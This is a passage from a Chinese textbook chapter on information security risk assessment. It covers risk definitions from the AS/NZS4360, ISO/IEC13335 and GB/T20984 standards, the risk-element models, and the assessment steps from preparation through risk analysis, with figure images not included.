风险(Risk)是指一定条件下和一定时期内可能发生的不利事件发生的可能性。既强调风险发生的不确定性，又强调风险损失的不确定性。目前，信息安全风险没有统一的定义。在澳大利亚/新西兰国家标准 AS/NZS4360 中，信息安全风险指对目标产生影响的某种事件发生的可能性，可以用后果和可能性来衡量。在 ISO/IEC13335-1 中，信息安全风险是指某个给定的威胁利用单个或一组资产的脆弱点造成资产受损的潜在可能性。在我国 GB/T20984—2013《信息安全风险评估规范》中，信息安全风险是指人为或自然的威胁利用信息系统及其管理体系中存在的脆弱点导致安全事件的发生及其对组织造成的影响。

一般而言，信息安全风险可表现为威胁(Threats)、脆弱点(Vulnerabilities)和资产(Assert)之间的相互作用，即

风险＝威胁＋脆弱点＋资产

其中风险会随着任一因素的增加而增大，减少而减少。

根据 GB/T20984—2013《信息安全风险评估规范》，信息安全风险评估是指依据有关信息安全技术与管理标准，对信息系统及由其处理、传输和存储的信息的保密性、完整性和可用性等安全属性进行评价的过程。它要评估资产面临的威胁以及威胁利用脆弱点导致安全事件的可能性，并结合安全事件所涉及的资产价值来判断安全事件一旦发生对组织造成的影响。

信息安全风险评估对信息安全保障体系建设具有重要的促进作用，能有效帮助组织制定决策策略。没有有效和及时的信息安全风险评估，将使得各个组织无法对其信息安全的状况做出准确的判断。因为任何信息系统都会有安全风险，信息安全建设的宗旨之一，就是在综合考虑成本和效益的前提下，通过安全措施来控制风险，使残余风险降至用户可控范围内。

## 1222　信息安全风险评估组成要素

在 CC 标准、ISO13335 标准和我国的 GB/T20984—2007《信息安全风险评估规范》标准中都有对信息安全风险的构成要素及相关关系进行描述。本节以这 3 个标准为基础，介绍信息安全风险评估组成要素及其相关关系。

**1. CC 标准**

1993 年，美国、加拿大与欧洲四国组成六国七方，共同制定了国际通用的评估准则 CC(Common Criteria)，其目的是建立一个各国都能接受的通用的信息安全产品和系统的安全性评价标准。在 1996 年颁布了 CC1.0 版，1998 年颁布了 CC2.0 版，1999 年，ISO

接纳 CC2.0 版为 ISO/IEC 15408 草案,并命名为信息技术-安全技术-IT 安全性评估准则,并于同年正式发布国际标准 ISO/IEC15408 CC2.1 版。

CC 标准主要由三部分构成:简介和一般模型、安全功能要求和安全保障要求。在简介和一般模型中,定义了信息安全风险构成要素威胁、风险、脆弱点、资产、对策等关键风险要素的概念,同时又提出了所有者和威胁主体的概念,如图 12-7 所示。





**图 12-7 CC 标准中风险要素之间的关系**

风险要素之间的关系可概括为如下过程:

(1) 信息资产的所有者给资产赋予了一定的价值,威胁主体希望滥用或破坏资产,因而引发威胁利用脆弱点,导致风险的产生。

(2) 资产所有者意识到脆弱点的存在和脆弱点被利用而导致的风险,因而希望通过对策来降低风险,使风险最小化。

(3) 脆弱点可能被对策减少,但是同时对策本身可能具有其他的脆弱点。

**2. ISO13335 标准和 GB/T20984—2007 标准**

ISO/IEC13335 是信息安全管理方面的指导性标准,其中 ISO/IEC13335-1 以风险为中心,确定了资产、威胁、脆弱点、影响、风险、防护措施为信息安全风险的要素,并描述了它们之间的关系,如图 12-8 所示。

我国的 GB/T20984—2007 标准《信息安全风险评估规范》对该模型进行了深化,如图 12-9 所示。风险评估围绕着资产、威胁、脆弱点和安全措施这些基本要素展开,对在基本要素的评估过程中,充分考虑业务战略、资产价值、安全需求、安全事件、残余风险等与这些基本要素相关的各类属性。

具体而言,风险要素及属性之间的关系如下:

(1) 业务战略的实现对资产具有依赖性,依赖程度越高,要求其风险越小。

(2) 资产是有价值的,组织的业务战略对资产的依赖程度越高,资产价值就越大。





**图 12-8　ISO/IEC13335 标准中风险要素之间的关系**





**图 12-9　GB/T20984—2007 标准中风险评估各要素关系图**

(3) 风险是由威胁引起的,资产面临的威胁越多则风险越大,并可能演变成安全事件。

(4) 资产的脆弱点可能暴露资产的价值,资产具有的脆弱点越多则风险越大。

(5) 脆弱点是未被满足的安全需求,威胁利用脆弱点危害资产。

(6) 风险的存在及对风险的认识导出安全需求。

(7) 安全需求可通过安全措施得以满足,需要结合资产价值考虑实施成本。

(8) 安全措施可抵御威胁,降低风险。

(9) 残余风险有些是安全措施不当或无效,需要加强才可控制的风险;而有些则是在综合考虑了安全成本与效益后不去控制的风险。

(10) 残余风险应受到密切监视,它可能会在将来诱发新的安全事件。

## 1223 信息安全风险评估流程

根据我国的 GB/T20984—2007 标准《信息安全风险评估规范》，详细的风险评估实施流程，如图 12-10 所示。





图 12-10 风险评估流程图

**1. 风险评估准备**

该阶段是整个风险评估过程有效性的保证。组织实施风险评估是一种战略性的考虑，其结果将受到组织的业务战略、业务流程、安全需求、系统规模和结构等方面的影响，因此，在风险评估实施前，应完成的任务有：确定风险评估的目标，确定风险评估的范围，组建适当的评估管理与实施团队，进行系统调研，确定评估依据和方法，制定风险评估方案，获得最高管理者对风险评估工作的支持。

**2. 资产识别**

该阶段主要完成资产分类、资产赋值两个方面的内容。资产分类是进行下一步的基础，在实际工作中，具体的资产分类方法可根据实际情况的需要，有评估值灵活把握。一般而言，根据资产的表现形式，可将资产分为物理资产、信息资产、软件资产、服务以及无形资产等方面。资产赋值是指对资产的价值或重要程度进行评估。一般地，资产的价值可由资产在安全属性上的达成程度或其他安全属性未达成时所造成的影响程度来决定，具体可分为保密性赋值、完整性赋值、可用性赋值三个方面；然后在此基础上，经过综合评定得到资产重要性等级。当前综合评定的常见方法有加权平均原则、最大化原则等。

**3. 威胁识别**

该阶段主要完成组织资产面临的威胁识别、威胁赋值两个方面的内容。在威胁识别方面,当前不同的手册给出了不同的威胁分类方式,如 ISO/IEC13335-3,德国的《IT 基线保护手册》、OCTAVE 等。一般地,根据威胁来源,威胁可分为环境威胁和人为威胁,其中环境威胁包括自然界不可抗力威胁和其他物理因素威胁;人为威胁包括恶意和非恶意两种类型。在威胁赋值方面,可以对威胁出现的频率进行等级化处理,不同等级分别代表威胁出现的频率的高低;等级数值越大,威胁出现的频率越高。在形成威胁出现频率的评估中,一般需要考虑如下因素:

(1) 以往安全事件报告中出现过的威胁、威胁的频率、破坏力的统计。

(2) 实际环境中通过检测工具以及各种日志发现的威胁及其频率的统计。

(3) 近一两年来国际组织发布的对于整个社会或特定行业的威胁出现频率及其破坏力的统计。

**4. 脆弱点识别**

该阶段主要完成脆弱点识别、脆弱点赋值两个方面的内容。在脆弱点识别方面,主要针对每一项需要保护的资产,找出可能被威胁利用的弱点,并对脆弱点的严重程度进行评估。当前,主要从技术和管理两个方面进行,技术脆弱点涉及物理层、网络层、系统层、应用层等各个层面的安全问题。管理脆弱点又可分为技术管理脆弱点和组织管理脆弱点两方面,前者与具体技术活动相关,后者与管理环境相关。在脆弱点赋值方面,一般是对脆弱点被利用后对资产损害程度、技术实现的难易程度、弱点流行程度进行评估,然后以定性等级划分形式,综合给出脆弱点的严重程度。

**5. 已有安全措施的确认**

安全措施一般可分为预防性安全措施和保护性安全措施两种。预防性安全措施可以降低威胁利用脆弱点导致安全事件发生的可能性,如入侵检测系统;保护性安全措施可以减少因安全事件发生后对组织或系统造成的影响。本阶段通过对当前信息系统所采用的安全措施进行标识,有助于对当前信息系统面临的风险进行分析;同时分析其预期功能和有效性,能避免不必要的工作和费用,防止安全措施的重复实施。

**6. 风险分析**

该阶段主要完成风险计算、风险处理计划、残余风险评估三个方面的内容。在风险计算方面,主要通过综合安全事件所作用的资产价值及脆弱点的严重程度,判断安全事件造成的损失对组织的影响,即得到安全风险,具体过程如图 12-11 所示。

